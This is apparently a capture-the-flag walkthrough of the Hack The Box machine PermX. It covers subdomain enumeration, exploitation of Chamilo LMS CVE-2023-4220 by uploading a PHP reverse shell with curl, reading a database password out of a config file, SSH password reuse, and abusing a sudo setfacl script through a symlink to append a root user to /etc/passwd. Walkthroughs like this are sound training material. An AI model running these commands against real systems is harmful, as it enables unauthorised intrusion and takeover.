Description
PermX is an easy Hack The Box machine that features:
- Subdomain Enumeration
- Chamilo LMS Remote Command Execution Vulnerability
- Sensitive Data Exposure of Database Credentials
- Password of a Database Reused for a Linux User
- Privilege Escalation using ACLs (Access Control Lists) and a misconfigured SUDO script
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.121.154.
$ ping -c 3 10.129.121.154
PING 10.129.121.154 (10.129.121.154) 56(84) bytes of data.
64 bytes from 10.129.121.154: icmp_seq=1 ttl=63 time=48.2 ms
64 bytes from 10.129.121.154: icmp_seq=2 ttl=63 time=53.0 ms
64 bytes from 10.129.121.154: icmp_seq=3 ttl=63 time=48.7 ms

--- 10.129.121.154 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 48.158/49.953/53.028/2.184 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.121.154 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.121.154
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
We get two ports, 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.121.154 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.121.154
Host is up (0.050s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e2:5c:5d:8c:47:3e:d8:72:f7:b4:80:03:49:86:6d:ef (ECDSA)
|_  256 1f:41:02:8e:6b:17:18:9c:a0:ac:54:23:e9:71:30:17 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.70 seconds
We get one Secure Shell (SSH) service, and a Hypertext Transfer Protocol (HTTP) service. We are going to move to the HTTP service. We observe that the service is hosting a website, so we add it to our /etc/hosts file.
$ echo "10.129.121.154 permx.htb" | sudo tee -a /etc/hosts
The webpage is hosting an eLearning landing page without any functionality.
 Let’s enumerate the subdomains of
 permx.htb.
$ gobuster vhost -u permx.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -o vhost_enumeration -r
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://permx.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: lms.permx.htb Status: 200 [Size: 19347]
We find one subdomain lms.permx.htb, let’s add it to our /etc/hosts file.
$ echo "10.129.121.154 lms.permx.htb" | sudo tee -a /etc/hosts
We find the Chamilo LMS (Learning Management System) login.
 We can enumerate the installed version by reading its changelog file. The version installed is Chamilo 1.11.24.
$ curl -s "http://lms.permx.htb/documentation/changelog.html" | grep version | head -n 10
        .version h1 {
        $('.version').each(function() {
          var version = $(this).attr('aria-label');
            "href": "#"+version
    complete, detailed list of changes for the 1.11 and previous versions on
    version by version, latest versions first, and should helps you locate when
    please check our version releases announcements on our website:
    <div class="version" aria-label="1.11.24">
            <li>[2023-08-03] (<a href="https://github.com/chamilo/chamilo-lms/commit/62a887f4dd936e4a43fbcf7c791afc5d5246e0e8">62a887f4</a>) Internal: Set strict requirement for PHP version 7.4</li>
    <div class="version" aria-label="1.11.22">
Exploitation
This version is vulnerable to Unauthenticated Big Upload File Remote Code Execution, CVE-2023-4220. We have a proof of concept of the vulnerability in the STAR Labs website. We just need to upload a PHP file with code to run in the remote machine, in this case a reverse shell. Firstly we open the listening port.
nc -nvlp 1234
Then we get the file and we upload it to the vulnerable endpoint.
$ cp /usr/share/webshells/php/php-reverse-shell.php .
$ curl -F 'bigUploadFile=@php-reverse-shell.php' 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
The file is uploaded to /main/inc/lib/javascript/bigupload/files/, so we can use cURL or a web browser to get the commands executed.
$ curl 'http://lms.permx.htb/main/inc/lib/javascript/bigupload/files/php-reverse-shell.php'
We get the reverse shell as the www-data user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.122] from (UNKNOWN) [10.129.121.154] 48776
Linux permx 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 19:21:41 up 1 day,  7:08,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Post-Exploitation
Enumerating the system we find two console users, mtz and root.
www-data@permx:/$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
mtz:x:1000:1000:mtz:/home/mtz:/bin/bash
By looking in the source code of Chamilo application we find the path in which the database connection parameters are saved, /var/www/chamilo/app/config/configuration.php.
www-data@permx:/$ cat /var/www/chamilo/app/config/configuration.php
...
// Database connection settings.
$_configuration['db_host'] = 'localhost';
$_configuration['db_port'] = '3306';
$_configuration['main_database'] = 'chamilo';
$_configuration['db_user'] = 'chamilo';
$_configuration['db_password'] = '03F6lY3uXAP2bkW8';
// Enable access to database management for platform admins.
$_configuration['db_manager_enabled'] = false;
...
We find an username, chamilo and the password 03F6lY3uXAP2bkW8. If we try to login with mtz user and this credentials over SSH, we get a shell.
$ ssh mtz@permx.htb
The authenticity of host 'permx.htb (10.129.121.154)' can't be established.
ED25519 key fingerprint is SHA256:u9/wL+62dkDBqxAG3NyMhz/2FTBJlmVC1Y1bwaNLqGA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'permx.htb' (ED25519) to the list of known hosts.
mtz@permx.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

...
mtz@permx:~$ id
uid=1000(mtz) gid=1000(mtz) groups=1000(mtz)
As the mtz user we can only run one command as the root user, /opt/acl.sh.
mtz@permx:~$ sudo -l
Matching Defaults entries for mtz on permx:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mtz may run the following commands on permx:
    (ALL : ALL) NOPASSWD: /opt/acl.sh

mtz@permx:~$ cat /opt/acl.sh
#!/bin/bash

if [ "$#" -ne 3 ]; then
    /usr/bin/echo "Usage: $0 user perm file"
    exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
    /usr/bin/echo "Access denied."
    exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
    /usr/bin/echo "Target must be a file."
    exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":"$perm" "$target"
By enumerating the script we find its functionality. It is using setfacl application to change the permissions of a file for a specific user. But the file must be contained in the /home/mtz directory and there cannot be directory traversal dots (..) in the file name. If the previous two conditions are not met the message “Access Denied” is printed. These conditions can be easily bypassed by doing a soft symbolic link of a directory we want to change the permissions to the /home/mtz directory. For example we are going to change the permissions of the /etc/passwd file to create a root user. Firstly we create the symbolic link to the /etc directory in /home/mtz/ln/etc.
mtz@permx:~$ mkdir ln
mtz@permx:~$ ln -s /etc /home/mtz/ln
Now we can check that the /home/mtz/ln/etc/passwd file is the same as /etc/passwd file.
mtz@permx:~$ md5sum /home/mtz/ln/etc/passwd /etc/passwd
b01b8bcb7353abe6f486053ee0406594  /home/mtz/ln/etc/passwd
b01b8bcb7353abe6f486053ee0406594  /etc/passwd
Now we change the permissions of the mtz user over the /home/mtz/ln/etc/passwd to read and write using the previous script.
mtz@permx:~$ sudo /opt/acl.sh mtz rw /home/mtz/ln/etc/passwd
Now we have read and write permissions over the /etc/passwd file.
mtz@permx:~$ getfacl /etc/passwd
getfacl: Removing leading '/' from absolute path names
# file: etc/passwd
# owner: root
# group: root
user::rw-
user:mtz:rw-
group::r--
mask::rw-
other::r--
We create a password for the Linux user we are going to add with OpenSSL.
mtz@permx:~$ openssl passwd -1 passwordhtb
$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0
Then we add the root2 user to the /etc/passwd file.
echo 'root2:$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0:0:0:root:/root:/bin/bash' >> /etc/passwd
Then we can login using su and the passwordhtb password.
mtz@permx:~$ su root2
Password:
root@permx:/home/mtz# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can obtain both flags.
root@permx:/home/mtz# cat /home/mtz/user.txt
<REDACTED>
root@permx:/home/mtz# cat /root/root.txt
<REDACTED>